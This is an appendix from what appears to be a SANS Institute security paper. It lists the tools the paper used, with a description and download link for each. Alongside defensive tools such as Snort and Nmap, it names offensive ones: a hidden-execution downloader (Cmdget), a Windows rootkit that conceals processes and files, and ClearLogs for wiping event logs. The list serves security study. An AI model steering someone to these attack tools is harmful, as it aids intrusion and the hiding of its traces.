© SANS Institute 2000 - 2005 Author retains full rights.

Appendix 3: List of Tools used in the Paper

Tool Name	*Description*
NMAP	Nmap ("Network Mapper") is a free open source utility for network exploration or security auditing. Link: http://www.insecure.org/nmap/nmap_download.html
Ethereal	Network protocol analyzer that allows examination of data from a livenetwork, or from a capture file on disk. Link: http://www.ethereal.com/
Cmdget	Downloads a file from a website from user provided parameters given from the commandline/shell , will execute the file hidden Link: http://www.xfocus.net/tools/200406/CMDget.exe
Netcat	A featured networking utility which reads and writes data across network connections, using the TCP/IP protocol. Link: http://packetstormsecurity.org/Win/nc11nt.zip
AFX windows Rootkit 2003	This software generates a system patch that will hide processes, files, folders registry keys and netstat entries from Windows Link: http://www.xfocus.net/tools/200307/RootKit.zip
Clearlogs	ClearLogs clears the event log (Security, System or Application) that you specify. Link: http://ntsecurity.nu/downloads/clearlogs.exe
Ollydbg	OllyDbg is a 32-bit assembler level analysing debugger for Microsoft® Windows®. Link: http://home.t-online.de/home/Ollydbg/odbg110.zip
Snort	A free lightweight network intrusion detection system for UNIX and Windows. Link: http://www.snort.org/dl/
P0f	P0f v2 is a versatile passive OS fingerprinting tool Link: http://lcamtuf.coredump.cx/p0f.shtml
SAM SPADE	Sam Spade is an integrated network query tool for Windows 95, 98, NT & Windows 2000 Link: http://www.samspade.org/

© SANS Institute 2000 - 2005, Author retains full rights.

© SANS Institute 2000 - 2005 Author retains full rights.